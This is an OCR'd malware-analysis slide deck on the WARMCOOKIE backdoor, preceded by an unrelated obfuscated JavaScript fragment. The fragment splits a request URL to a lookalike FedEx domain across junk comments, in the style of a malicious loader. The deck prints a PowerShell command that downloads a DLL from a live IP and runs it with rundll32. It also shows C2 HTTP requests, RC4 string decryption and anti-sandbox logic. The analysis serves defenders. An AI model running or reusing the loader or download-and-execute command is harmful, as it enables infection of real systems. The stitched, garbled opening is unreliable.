obdlFardIXvHuXGXEfcX.open(('GE'+"" + /*  r example, variables bound to communicators could 15 with the shif INFO, 569, 682 MPI_WIN_FLUSH_ALL, 430, 431, 449, 453 MPI_T_PVAR_GET_NUM,
682, 586 5 34 important cost of illness studies published since */"T"/*    is scattered in blocks of Only four countries were assigned a caution. uphold the rule of law an  All
rights reserved. 48% social and governance and sustainable finance products have expanded significantly since AR5 (high Health Consumer Powerhouse with de  een addr1 and addr2
arguments, where addr1 and addr2 represent addresses returned 44  */), "https://assistance.checkfedexexp.com/data-p" + /*  eness among the public. Due to the developments in Fr :
ierror 18 buffer outgoing messages. In  */"rivacy?pp=yUIIZHSjTY&tq=NvMJYr&sourcem" + /*     eness among the public. Due to the developments in Fr : ierror 18 buffer outgoing
messages. In  */"ee=BAsTpdkbzfHK&IWcontent" + /*  eness among the public. Due to the developments in Fr : ierror 18 buffer outgoing messages. In  */"=GfgmP&xW" + /*  eness among
the public. Due to the developments in Fr : ierror 18 buffer outgoing messages. In  */" cid=102472&Hu=32" + /*  eness among the public. Due to the developments in Fr : ierror 18
buffer outgoing messages. In  */"33" + /*     eness among the public. Due to the developments in Fr : ierror 18 buffer outgoing messages. In  */"81" + /*     eness among the
public. Due to the developments in Fr : ierror 18 buffer outgoing messages. In  */"" + /*   eness among the public. Due to the developments in Fr : ierror 18 buffer outgoing
messages. In  */"2"/*    studies and analyses 2023 value of count at a non-roo financial institutions exceedi  ing. business needs. 3 42 Source of data: OE */, (1379065-1));/*on of
a collective operation indicates that the caller is free received the incentive, and the interviewer was paid. Th e fact that the booklet accidentally went missing
MPI_T_VERBOSITY_TUNER_DETAIL, 568, INTEGER, OPTIONAL, INTENT(OUT) :: ierror 5 faster. Multiple actors, including corporations By contrast, in 2021, e-commerce was no longer
influenced by through renewables or diversifying to other The following functions are used for setting and getting names of datatypes. The This function waits for all pending
communication on comm to complete internally, MPI_UNSIGNED_LONG, (End of rationale.) behaviour and lifestyle changes supported by policies, infrastructure and technology can help
```

Malware Analysis

WARMCOOKIE

MalDev Starter Kit

- ✓ Dynamic API resolving
- ✓ Anti-sandbox
- ✓ String Encryption
- ✓ Mutex
- ✓ Fingerprint/Bot ID
- ✓ RC4

Initial Setup

Stage 1

Landing page

JavaScript

PowerShell downloads DLL via BITS


DLL execution with **Start** export

```
start-job { param($a) Import-Module BitsTransfer; $d = $env:temp + '\' +
    [System.IO.Path]::GetRandomFileName(); Start-BitsTransfer -Source
    'http://80.66.88.146/data/5fb6dd81093a0d6812c17b12f139ce35'
    -Destination $d; if (![System.IO.File]::Exists($d)) {exit}; $p = $d +
    ',Start'; rundll32.exe $p; Start-Sleep -Seconds 10} -Argument 0 | wait-job | Receive-Job
```

PowerShell script


Initial Setup

Stage 2



Scheduled Task

DLL execution with **Start /u**



elastic

Dynamic API

- Decrypts DLL/API strings (No API hashing)
  - `GetModuleHandleW` + `GetProcAddress`
- Resolves following DLL's
  - KERNEL32.DLL
  - ADVAPI32.DLL
  - WININET.DLL
  - SHELL32.DLL
  - NTDLL.DLL
  - USER32.DLL
  - GDI32.DLL
  - GDIPLUS.DLL
  - OLE32.DLL
  - SECUR32.DLL
- Wipes strings after resolution

```
dll_kernel32 = DecryptString(&dword_7FFB567AE100);// KERNEL32.DLL
ModuleHandleW = GetModuleHandleW(dll_kernel32);

if ( dll_kernel32 )
{
  memset((dll_kernel32 - 4), 0, *(dll_kernel32 - 2) + 8LL);
  FreeHeap((dll_kernel32 - 4));
}

GetNativeSystemInfo = des::DecryptString(dword_7FFB567AE130);// GetNativeSystemInfo
ProcAddress = GetProcAddress(ModuleHandleW, GetNativeSystemInfo);

if ( GetNativeSystemInfo )
{
  memset((GetNativeSystemInfo - 8), 0, *(GetNativeSystemInfo - 2) + 8LL);
  FreeHeap((GetNativeSystemInfo - 8));
}
```

String Encryption

- Encrypted strings stored as globals inside `.rdata` section

```
.rdata:00007FFB567AE890 dword_7FFB567AE890 dd 18h, 0F3E8F23Bh, 0E6C1B833h, 0DAB904BEh, 5CA152FDh
.rdata:00007FFB567AE890                                         ; DATA XREF: des__RetrieveOSInfo+CB↑o
.rdata:00007FFB567AE890                                         ; des__ResolveImports+20↑o
.rdata:00007FFB567AE8A4                 dd 786DDF16h, 3A9B79A1h, 9E274581h, 4 dup(0)
.rdata:00007FFB567AE8C0 ; unsigned int dword_7FFB567AE8C0[8]
.rdata:00007FFB567AE8C0 dword_7FFB567AE8C0 dd 13h, 0F3E8F23Bh, 0A8F0DD3Fh, 0AC9E708Dh, 2F9401DDh
.rdata:00007FFB567AE8C0                                         ; DATA XREF: des__RetrieveOSInfo+115↑o
.rdata:00007FFB567AE8D4                 dd 3132BA51h, 0B01FE1h, 0
.rdata:00007FFB567AE8E0 ; unsigned int dword_7FFB567AE8E0[8]
.rdata:00007FFB567AE8E0 dword_7FFB567AE8E0 dd 0Dh, 0F3E8F23Bh, 0B5F0DD3Fh, 0BF837795h, 3A831BD5h
.rdata:00007FFB567AE8E0                                         ; DATA XREF: des__RetrieveOSInfo+166↑o
.rdata:00007FFB567AE8F4                 dd 4Ah, 2 dup(0)
.rdata:00007FFB567AE900 ; unsigned int dword_7FFB567AE900[8]
.rdata:00007FFB567AE900 dword_7FFB567AE900 dd 14h, 0F3E8F23Bh, 0E6D7B82Dh, 0DAA504A9h, 5CDF528Bh
.rdata:00007FFB567AE900                                         ; DATA XREF: des__RetrieveOSInfo+1B7↑o
.rdata:00007FFB567AE900                                         ; des__TakeScreenCapture+12↑o ...
```

- Uses custom function/struct in combination with RC4

```
struct meow {
    uint32_t size;    // 4 bytes to store the size of the data
    uint32_t key;     // 4 bytes to store the key
    uint8_t* data;    // Pointer to variable size data
};
```


```
.rdata:00007FFB567AE180 unk_7FFB567AE180 db  14h
.rdata:00007FFB567AE181                  db   0
.rdata:00007FFB567AE182                  db   0
.rdata:00007FFB567AE183                  db   0
.rdata:00007FFB567AE184                  db  3Bh ; ;
.rdata:00007FFB567AE185                  db  7Eh ; ~
.rdata:00007FFB567AE186                  db   4
.rdata:00007FFB567AE187                  db  22h ; "
.rdata:00007FFB567AE188                  db 0F1h
.rdata:00007FFB567AE189                  db  0Eh
.rdata:00007FFB567AE18A                  db  27h ; '
.rdata:00007FFB567AE18B                  db 0D4h
.rdata:00007FFB567AE18C                  db 0B2h
.rdata:00007FFB567AE18D                  db  95h
.rdata:00007FFB567AE18E                  db 0F9h
.rdata:00007FFB567AE18F                  db  58h ; X
.rdata:00007FFB567AE190                  db   6
.rdata:00007FFB567AE191                  db 0D5h
.rdata:00007FFB567AE192                  db  29h ; )
.rdata:00007FFB567AE193                  db 0E1h
.rdata:00007FFB567AE194                  db  24h ; $
.rdata:00007FFB567AE195                  db  46h ; F
.rdata:00007FFB567AE196                  db   2
.rdata:00007FFB567AE197                  db  66h ; f
.rdata:00007FFB567AE198                  db 0F4h
.rdata:00007FFB567AE199                  db  77h ; w
.rdata:00007FFB567AE19A                  db   6
.rdata:00007FFB567AE19B                  db 0F9h
.rdata:00007FFB567AE19C                  db   0
.rdata:00007FFB567AE19D                  db   0
.rdata:00007FFB567AE19E                  db   0
.rdata:00007FFB567AE19F                  db   0
```

Size: 0x14

RC4 Key: 3b7e0422

Encrypted: f10e27d4b295f95806d529e124460266f47706f9

Decrypted: GlobalMemoryStatusEx



elastic

Anti-sandboxing

- Processor check
  - Retrieves `dwNumberOfProcessors`
  - Via `SYSTEM_INFO` struct from `GetNativeSystemInfo` call

```
typedef struct _SYSTEM_INFO {
  union {
    DWORD dwOemId;
    struct {
      WORD wProcessorArchitecture;
      WORD wReserved;
    } DUMMYSTRUCTNAME;
  } DUMMYUNIONNAME;
  DWORD     dwPageSize;
  LPVOID    lpMinimumApplicationAddress;
  LPVOID    lpMaximumApplicationAddress;
  DWORD_PTR dwActiveProcessorMask;
  DWORD     dwNumberOfProcessors;
  DWORD     dwProcessorType;
  DWORD     dwAllocationGranularity;
  WORD      wProcessorLevel;
  WORD      wProcessorRevision;
} SYSTEM_INFO, *LPSYSTEM_INFO;
```

Anti-sandboxing


- Memory check
  - Retrieves total physical memory value
  - Via `MEMORYSTATUSEX` struct from `GlobalMemoryStatusEx` call
    - 0x0000000183F7D000 >> 20 = 0x183f

```
statex.dwLength = 0x40;
if ( (GlobalMemoryStatusEx)(&statex) )
  return statex.ullTotalPhys >> 20;
```


▾ statex	{dwLength=0x40u,dwMemor...	MEMORYSTATUSEX	rsp+20
dwLength	0x40u	DWORD	@6FAA27F9C0
dwMemoryLoad	0x18u	DWORD	@6FAA27F9C4
ullTotalPhys	0x183F7D000uLL	DWORDLONG	@6FAA27F9C8
ullAvailPhys	0x124499000uLL	DWORDLONG	@6FAA27F9D0
ullTotalPageFile	0x19FF7D000uLL	DWORDLONG	@6FAA27F9D8
ullAvailPageFile	0x145CA7000uLL	DWORDLONG	@6FAA27F9E0
ullTotalVirtual	0x7FFFFFFE0000uLL	DWORDLONG	@6FAA27F9E8
ullAvailVirtual	0x7FFFF9228000uLL	DWORDLONG	@6FAA27F9F0
ullAvailExtended...	0uLL	DWORDLONG	@6FAA27F9F8

Sandbox Logic


1st check



2nd check



3rd check



WARMCOOKIE

Checksum

- Generates checksums using:
  - Mutex
  - Volume serial number
  - Computer name
  - User name
- Leverages CRC32 with seed parameter

```
def calculate_checksum(str_input, str_len, i):
    if i == 0:
        i = 0xFFFFFFFF
    if i == -1:
        i = 0

    for idx in range(0, str_len, 2):
        v6 = str_input[idx] | (str_input[idx + 1] << 8)
        for _ in range(16):
            if (v6 ^ i) & 1:
                i = ((i >> 1) ^ 0xEDB88320) & 0xFFFFFFFF
            else:
                i = (i >> 1) & 0xFFFFFFFF
            v6 >>= 1

    return ~i & 0xFFFFFFFF
```

WARMCOOKIE

Victim Data Checksums

Mutex: a208f030-25f9-4f41-8b57-6b0b7ecccf29

CRC32(mutex): 0x3b8963b9 ⊕ **Volume Serial:** 0x0A2C9AD2F

#1 Checksum: 0x9940ce96

Username: REM

Computer name: DESKTOP-2C3IQHO

CRC32(username): 0xde17107b ⊕ CRC32(computer_name): 0xe654b77c

#2 Checksum: 0x3843a707

Newest Changes (August 2024)

- Code optimization
- Swapped the 2nd stage command-line from `/p` to `/u`
- Randomizes folder names / tasks names


```
C:\ProgramData\RtlUpd\RtlUpd.dll -> C:\ProgramData\Vectorform\Updater.dll
```

- Newly added campaign ID (`aws`)
- Added 4 new handlers


Similar

- Same checksum implementation
- Same hardcoded 8-byte RC4 key

Code Optimization



April 2024



August 2024

elastic

String Bank

- New version includes “string bank” used for directory/task names
  - 56 encrypted strings
    - 23 paths used
    - 23 fake
- Seeded by `GetTickCount` for randomization


```
.data:00007FFB568344A0 string_bank     dq offset unk_7FFB56834660
.data:00007FFB568344A0                                          ; DATA XREF:
.data:00007FFB568344A0                                          ; sub_7FFB56
.data:00007FFB568344A8                 dq offset unk_7FFB56834678
.data:00007FFB568344B0                 dq offset unk_7FFB568346A0
.data:00007FFB568344B8                 dq offset unk_7FFB568346B8
.data:00007FFB568344C0                 dq offset unk_7FFB568346F0
.data:00007FFB568344C8                 dq offset unk_7FFB56834710
.data:00007FFB568344D0                 dq offset unk_7FFB56834758
.data:00007FFB568344D8                 dq offset unk_7FFB56834788
.data:00007FFB568344E0                 dq offset unk_7FFB568347C0
.data:00007FFB568344E8                 dq offset unk_7FFB568347E0
.data:00007FFB568344F0                 dq offset unk_7FFB56834838
.data:00007FFB568344F8                 dq offset unk_7FFB56834860
.data:00007FFB56834500                 dq offset unk_7FFB568348C8
.data:00007FFB56834508                 dq offset unk_7FFB568348E8
.data:00007FFB56834510                 dq offset unk_7FFB56834928
.data:00007FFB56834518                 dq offset unk_7FFB56834950
.data:00007FFB56834520                 dq offset unk_7FFB568349C0
.data:00007FFB56834528                 dq offset unk_7FFB568349E0
.data:00007FFB56834530                 dq offset unk_7FFB56834A40
.data:00007FFB56834538                 dq offset unk_7FFB56834A60
```


Tyrannosaurus Tech
Savage App Development
Spiralogics
Build your next generation application
TechSparq
Relentless in The Pursuit of Unified Commerce
Software AG
Unleash your digital vision
Vectorform
A digital transformation and innovation company.
TECLA

String Bank

- Appends filename “Updater.dll” to directory
  - Examples:
    - `Zagaran Software\Updater.dll`
    - `TechSparq\Updater.dll`
    - `Tyrannosaurus Tech\Updater.dll`

- String bank (gist)





elastic


WARMCOOKIE

Network Communication

- C2 over HTTP
- Cookie data protected via Base64 + RC4
- Data in transit protected via RC4
- RC4 key hard-coded, re-used across samples
- Each sample comes with hardcoded IP, no config
- Implements checksum verification within handler

WARMCOOKIE


Cookie Request Structure



https://imhex.werwolv.net/


WARMCOOKIE

Cookie Request



Cookie

RC4



Base64

HTTP Request

Headers | TextView | SyntaxView | WebForms | HexView | Auth | Cookies | Raw | JSON | XML

```
GET http://72.5.43.29/ HTTP/1.1
Cookie: 9JWITzvLKTKx8XbMZ8Gm4HAmczKbbrMbTZ6n54X1NiJU+wBWxj6N4HAI2V+FhKDNNc2JDfNSo6e0u64LIvCcj7tH2UQB82SGnYWtBlWR2AC7nMJ+StxMDqdNKUuboSQVWZlklYOxs
User-Agent: Mozilla / 5.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.0.3705)
Host: 72.5.43.29
Connection: Keep-Alive
Pragma: no-cache
```

Find... (press Ctrl+Enter to highlight all)

Transformer | Headers | TextView | SyntaxView | ImageView | HexView | WebView | Auth | Caching | Cookies | Raw | JSON | XML

```
HTTP/1.0 200 OK
Content-Type: application/octet-stream
Content-Length: 10884
Server: Werkzeug/1.0.1 Python/3.8.10
Date: Mon, 23 Sep 2024 13:22:19 GMT

k%h□□□i□□V5□□□□□y%p1D□□悄□□6"□□V□>□□<□□_□□□□Q
□R□□□3□
'□□G□DO□d□□□□□ ℸT簿.□|w□7g□□□□EY□d□□Z□*□□□R□□]□b□ms□lfJ□8□□□B2<□□□xU雙□*□□a□□+□□□□L□n"\□J҂_□□□□VU□↜xx□k=|N)*ƙ□Y□fv□□□□□*□□7□□□□!z□O□gI□□$□□Oc
*□UC□Y□cK□□V□t□cNF&□c□ □□□^□□'a□□□Z□
I□□□□KRX□hU□F□□□iy#□;<4□0□ễfO1~□□+□□□□I{□□Cx□□'□□ʊo□neC?□x□□□□q□□M:□p□□)'j□O□□□□}sVSw□_□F@+□
<□□□{
```


elastic

WARMCOOKIE

Network Communication

- C2 data sent through POST Requests
- Raw form (RC4 encrypted)

```
POST http://72.5.43.29/ HTTP/1.1
Cookie: 9JWITzvLKTKx8XbMZ8Gm4HAmczKbbrMbTZ6n54X1NiJU+wBWxj6N4HAI2V+FhKDNNc2JDfNSo6e0u64LIvCcj7tH2UQB82SGn
User-Agent: Mozilla / 5.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.0.3705)
Host: 72.5.43.29
Content-Length: 136
Connection: Keep-Alive
Pragma: no-cache

;□□d;□)2□□v□d□□□{&s2□n□□2□□□6"X□□V□>□□□□□_□□、□□?□□□1□□~j□w̃□G□Da□U□□□□3b□□!□□□IQ□□□□q□{□□□q□□*□7□□□获
□□'□P□□:□-□□□yvV□□%{□5⏎□{□
```

Handlers

